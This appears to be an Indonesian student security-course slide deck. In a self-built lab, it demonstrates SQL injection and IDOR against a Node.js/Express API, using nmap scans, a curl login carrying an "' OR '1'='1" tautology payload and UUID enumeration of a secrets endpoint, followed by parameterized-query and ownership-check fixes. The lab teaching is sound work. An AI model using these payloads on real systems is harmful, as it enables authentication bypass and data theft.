



KELOMPOK 08

01

# ***PROYEK AKHIR KEAMANAN JARINGAN***

SQL Injection (SQLi)

Insecure Direct Object Reference (IDOR)

DISUSUN OLEH

DAFFA HARDHAN 2306161763

RAKA ARRAYAN MUTTAQIEN 2306161800





# Tujuan

01 Mengidentifikasi dan mengeksplorasi celah keamanan pada aplikasi web target

02 Mendemonstrasikan dampak nyata dari kerentanan SQL Injection (SQLi) dan Insecure Direct Object Reference (IDOR)

03 Mendemonstrasikan dampak nyata dari kerentanan SQL Injection (SQLi) dan Insecure Direct Object Reference (IDOR)

# Metodologi

01 Target Creation: Pengembangan sistem target yang memiliki kerentanan spesifik secara sengaja.

02 Reconnaissance: Pemindaian jaringan menggunakan Nmap untuk mengidentifikasi host dan layanan aktif.

03 Enumeration: Analisis respons API untuk menemukan potensi celah.

04 Exploitation: Eksekusi serangan untuk membuktikan kerentanan.

05 Remediation & Proof: Perbaikan kode dan verifikasi ulang untuk memastikan celah telah tertutup.



# Ruang Lingkup

01

Target Sistem: Aplikasi REST API Custom yang dibangun menggunakan Node.js (Express.js) dengan database Neon (Serverless PostgreSQL) yang berjalan pada sistem operasi Windows (Host).

02

Aktor Penyerang: Mesin Kali Linux yang berjalan dalam lingkungan virtual, mensimulasikan serangan eksternal melalui jaringan.


03

Vektor Serangan yaitu berfokus kepada Sql Injection dan juga IDOR

# Tools dan Perangkat



node  
JS  
Node.js



Express  
JS

NEON  
Serverless Postgres





# Vulnerability 1: SQL Injection (SQLi)



## TUJUAN

Menunjukkan bagaimana seorang attacker dapat memanfaatkan kelemahan pada fungsi autentikasi karena backend membangun query SQL dengan langsung memasukkan input, sehingga attacker bisa mengirimkan nilai seperti '`' OR '1'='1`' untuk mengubah logika query.



## DESKRIPSI KERENTANAN

Ditemukan celah SQL Injection pada fungsi autentikasi (`userRepository.js`). Aplikasi backend Node.js menyusun query SQL dengan menggabungkan input username secara langsung menggunakan String Interpolation (Backticks). Hal ini memungkinkan input eksternal dimanipulasi untuk mengubah logika kueri database PostgreSQL.





## RECONNAISSANCE (INFORMATION GATHERING)

Wireless LAN adapter Wi-Fi:

```
Connection-specific DNS Suffix . . . :  
Link-local IPv6 Address . . . . . : fe80::911e:c1b9:daca:3ebd%3  
IPv4 Address . . . . . : 192.168.0.109  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.0.1
```

```
(raka㉿raka)-[~]  
$ nmap -sn 192.168.0.0/24  
  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-02 19:58 WIB  
Nmap scan report for 192.168.0.0 (192.168.0.0)  
Host is up (0.21s latency).  
Nmap scan report for 192.168.0.1 (192.168.0.1)  
Host is up (0.0024s latency).  
Nmap scan report for 192.168.0.2 (192.168.0.2)  
Host is up (0.84s latency).
```

Mendapatkan IP menggunakan perintah ipconfig lalu menggunakan tools Nmap yang tersedia pada Kali Linux untuk melakukan pemindaian jaringan. Perintah yang digunakan adalah nmap -sn <Ip\_Target> yang berfungsi untuk memeriksa apakah sebuah host aktif atau tidak





## PORT SCANNING & SERVICE ENUMERATION

```
(raka㉿raka)-[~]
$ nmap -sV -p- 192.168.0.109

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-02 20:03 WIB
Nmap scan report for 192.168.0.109 (192.168.0.109)
Host is up (0.017s latency).
Not shown: 65511 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
137/tcp    closed netbios-ns
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3001/tcp   open  http         Node.js Express framework
5040/tcp   open  unknown
5432/tcp   open  postgresql   PostgreSQL DB 9.6.0 or later
15611/tcp  open  websocket    Ogar agar.io server
31774/tcp  open  tcpwrapped
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49668/tcp  open  msrpc        Microsoft Windows RPC
49725/tcp  open  msrpc        Microsoft Windows RPC
49726/tcp  open  unknown
49727/tcp  open  unknown
49729/tcp  open  unknown
49730/tcp  open  unknown
49731/tcp  open  unknown
49732/tcp  open  unknown
49733/tcp  open  unknown
49734/tcp  open  unknown
64717/tcp  open  tcpwrapped
```

```
(raka㉿raka)-[~]
$ nmap -p 3001 192.168.0.109

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-02 20:00 WIB
Nmap scan report for 192.168.0.109 (192.168.0.109)
Host is up (0.00059s latency).

PORT      STATE SERVICE
3001/tcp  open  nessus

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

Port Scanning dan Service Enumeration untuk mengidentifikasi port-port terbuka beserta layanan yang berjalan pada host target. Tahap ini membantu attacker menentukan attack surface yang dapat dieksplorasi.





## EXPLOITATION (TAUTOLOGY ATTACK)

```
(raka㉿raka)-[~]
└─$ curl -X POST "http://192.168.0.109:3001/login" \
>   -H "Content-Type: application/json" \
>   -d "{\"username\":\"admin' OR '1='1\", \"password\":\"abc\"}"
{"message": "Login successful", "user": {"id": "cebec0aa-67be-494e-b109-48be2140e7b0", "username": "admin", "password": "adminpass", "email": "admin@pentest.com"}}
```

### Penjelasan

- Tujuan tahap ini adalah Memanipulasi perintah SQL agar kondisi WHERE selalu bernilai TRUE lalu Membypass mekanisme autentikasi, sehingga penyerang dapat login tanpa kredensial valid.
- Dengan mengguankan payload seperti pada gambar menyisipkan operator logika OR dan ekspresi tautologi ' $1=1$ ' sehingga SQL akan selalu bernilai benar.
- Hasilnya server mengembalikan login successful dan memberikan payload lengkap





# Vulnerability 2: Insecure Direct Object Reference (IDOR)



## TUJUAN

Karena Attacker tidak memiliki akses ke database, ia tidak mengetahui UUID mana yang valid. Maka satu-satunya metode adalah brute-force / enumeration terhadap parameter UUID




## DESKRIPSI KERENTANAN

Ditemukan celah IDOR pada endpoint /secret/:id. Aplikasi menggunakan UUID sebagai identifier. Meskipun UUID sulit ditebak, aplikasi tidak memvalidasi apakah pengguna yang melakukan request (Requestor) memiliki hak kepemilikan atas data UUID yang diminta.





## Enumeration (Chained Attack)



## MENGGUNAKAN J MATER

Gambar menunjukkan eksekusi enumeration UUID menggunakan Apache JMeter. Dari sekian banyak percobaan request terhadap endpoint /secret/<UUID>, satu request mengembalikan HTTP 200 dan body JSON yang berisi data rahasia (admin master key). Ini membuktikan keberhasilan exploit IDOR karena server mengembalikan data milik user lain tanpa verifikasi kepemilikan.





## Exploitation

```
"http://192.168.0.109:3001/secret/9137b4a1-0cc3-4026-9a05-b2a195df5779"
```

Setelah menemukan UUID valid, attacker mencoba mengakses endpoint tersebut tanpa menjadi admin, hanya sebagai user biasa.

## Hasil

```
(raka㉿raka)-[~]
$ curl -X GET "http://192.168.0.109:3001/secret/9137b4a1-0cc3-4026-9a05-b2a195df5779"
{"id": "9137b4a1-0cc3-4026-9a05-b2a195df5779", "user_id": "cebec0aa-67be-494e-b109-48be2140e7b0", "secret_data": "admin master key: root-access"}
$
```

Server mengembalikan JSON berisi data rahasia Admin (admin master key), membuktikan server gagal memverifikasi hak akses.



# Mitigasi Vulnerability 1 (SQL Injection)

## Tindakan Remediasi

Melakukan modifikasi pada file repository/userRepository.js, mengganti query raw yang rentan dengan prepared statement

```
Windsurf: Refactor | Explain | Generate JSDoc | X
exports.login = async (username, password) => {
    // SECURE: Using Parameterized Query ($1, $2)
    const query = 'SELECT * FROM users WHERE username = $1 AND password = $2';
    const result = await pool.query(query, [username, password]);
    return result.rows[0];
};
```

```
Windsurf: Refactor | Explain | Generate JSDoc | X
exports.getUserById = async (id) => {
    const query = 'SELECT * FROM users WHERE id = $1';
    const result = await pool.query(query, [id]);
    return result.rows[0];
};
```





## Proof

melakukan retest dengan payload SQL Injection yang sebelumnya berhasil mengeksplorasi sistem

```
(raka㉿raka)-[~]
$ curl -X POST "http://192.168.0.109:3001/login" \
-H "Content-Type: application/json" \
-d '{"username":"admin'\\' OR '\\''1'\\'='\\'1","password":"abc"}'
```

```
{"message": "Invalid credentials"}
```





# Mitigasi Vulnerability 2 (IDOR)

## TINDAKAN REMEDIASI

```
exports.getSecretById = async (req, res) => {
    try {
        // Check if user is authenticated
        if (!req.user || !req.user.id) {
            return res.status(401).json({ message:
'Unauthorized: User not authenticated' });
        }

        const secret = await
secretRepository.getSecretById(req.params.id);
        const requesterId = req.user.id; // Dari
Middleware Auth

        // SECURE: Cek Kepemilikan Data
        if (secret && secret.user_id !== requesterId) {
            return res.status(403).json({ message:
'Forbidden: Access Denied' });
        }
    }
```

```
        if (secret) {
            res.json(secret);
        } else {
            res.status(404).json({ message: 'Secret not
found' });
        }
    } catch (err) {
        res.status(500).json({ error: err.message });
    }
};
```





## Proof

Setelah penerapan perbaikan, percobaan eksloitasi kembali dilakukan. Attacker (login sebagai User Biasa) mencoba mengakses URL secret milik Admin. Maka akan menghasilkan

```
(raka㉿raka)-[~]
$ curl -X GET "http://192.168.0.109:3001/secret/9137b4a1-0cc3-4026-9a05-b2a195df5779"
{"message": "Unauthorized: User not authenticated"}
```





# Kesimpulan

## INFRASTRUKTUR TERPISAH TIDAK MENJAMIN KEAMANAN

Meskipun server aplikasi dan mesin penyerang berada di perangkat berbeda, kerentanan pada aplikasi tetap bisa dieksplorasi melalui jaringan. Keamanan harus diterapkan pada level kode.

## VALIDASI INPUT MENCEGAH SQL INJECTION

Serangan terjadi karena input pengguna langsung dimasukkan ke query SQL. Dengan Parameterized Queries, input diperlakukan sebagai data biasa sehingga serangan ini tidak bisa dijalankan.

## ABSTRAKSI KODE TIDAK OTOMATIS AMAN

Pola desain seperti Repository Pattern membantu struktur kode, tapi jika query tidak aman, sistem tetap rentan. Keamanan harus diterapkan di setiap bagian kode.

## UUID TIDAK MENJAMIN KEAMANAN DATA

UUID mempersulit tebakan ID, tetapi tidak mencegah IDOR. Backend harus selalu memeriksa kepemilikan data (Ownership Check) agar pengguna hanya bisa mengakses data miliknya sendiri.

## REMEDIASI BERHASIL MENUTUP CELAH

Setelah diperbaiki, login hanya bisa dengan akun valid, dan data rahasia tidak bisa diakses oleh user lain. Sistem kini aman dari serangan SQL Injection dan IDOR.




# REFERENSI

- [1] Nmap, “Chapter 15. Nmap reference guide | nmap network scanning,” Nmap.org, 2019. <https://nmap.org/book/man.html> (accessed Dec. 01, 2025).
- [2] postgresql, “32.3. Command Execution Functions,” PostgreSQL Documentation, Nov. 13, 2025. <https://www.postgresql.org/docs/current/libpq-exec.html#LIBPQ-EXEC-MAIN> (accessed Dec. 29, 2025).
- [3] owasp, “API1:2023 Broken Object Level Authorization - OWASP API Security Top 10,” owasp.org, 2023. <https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/> (accessed Dec. 01, 2025).
- [4] cheatsheetseries.owasp, “Nodejs security cheat sheet · OWASP Cheat Sheet Series,” cheatsheetseries.owasp.org. [https://cheatsheetseries.owasp.org/cheatsheets/Nodejs\\_security\\_cheat\\_sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Nodejs_security_cheat_sheet.html) (accessed Dec. 01, 2025).
- [5] K. Scarfone, M. Suppaya, A. Cody, and A. Orebaugh, “Special Publication 800-115 Technical Guide to Information Security Testing and Assessment Recommendations of the National Institute of Standards and Technology,” NIST, Sep. 2008. Accessed: Dec. 03, 2025. [Online]. Available: <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf>



## LINK VIDEO DEMO



Youtube





THANK  
YOU